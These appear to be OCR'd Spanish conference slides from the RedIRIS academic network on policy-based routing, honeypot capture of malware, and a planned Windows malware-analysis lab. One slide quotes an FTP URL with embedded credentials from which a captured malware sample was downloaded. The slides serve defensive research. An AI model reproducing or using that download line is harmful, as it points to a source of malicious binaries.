
Policy based routing (I)



Policy based routing (II)



Bichos: ¿Por qué hace falta ?



- ftp://salvage:egevlas@ftpd.salvage.a73kf-433nds.info:21/salvage.es
- Detectado por primera vez el 06/11/2006 , vía captura en un honeypot.
- Cinco días después el ratio de detección es bastante bajo…

- Parte del proyecto JR2 para el próximo año:
- Objetivos:
  - Definición de mecanismos de redirección de tráfico en el backbone
  - Sistema de detección y alerta de nuevos especimenes.
  - Análisis automático (virustotal, norman, cwsandbox…)

- Problemas encontrados:
  - Captura de información:
    - IP origen
    - Ataque realizado
    - Binario enviado.
  - ¿ratio de captura ?
    1. 1200 descargas /minutos saturan el honeypot
    2. ¿como almacenar los datos ?
  - ¿Qué interesa capturar?
    1. ¿Cantidad de binarios ?
    2. Calidad , distintos binarios

- ¿Cómo analizar binarios en Windows ?
  - Laboratorio virtual con vmware
  - Herramientas OpenSource para el análisis
  - Metodologías de análisis.

- Mismo taller que en los Grupos de Junio
  - Hace falta un sistema con vmware + windows instalado.
  - Ciertos conocimientos de windows ….
- Sala C (planta -2)

¿Estamos solos en la galaxia o acompañados?

Dudas y Preguntas

red.es

Red IRIS

Edificio Bronce
Plaza Manuel Gómez Moreno s/n
28020 Madrid. España

Tel.: 91 212 76 20 / 25
Fax: 91 212 76 35
www.red.es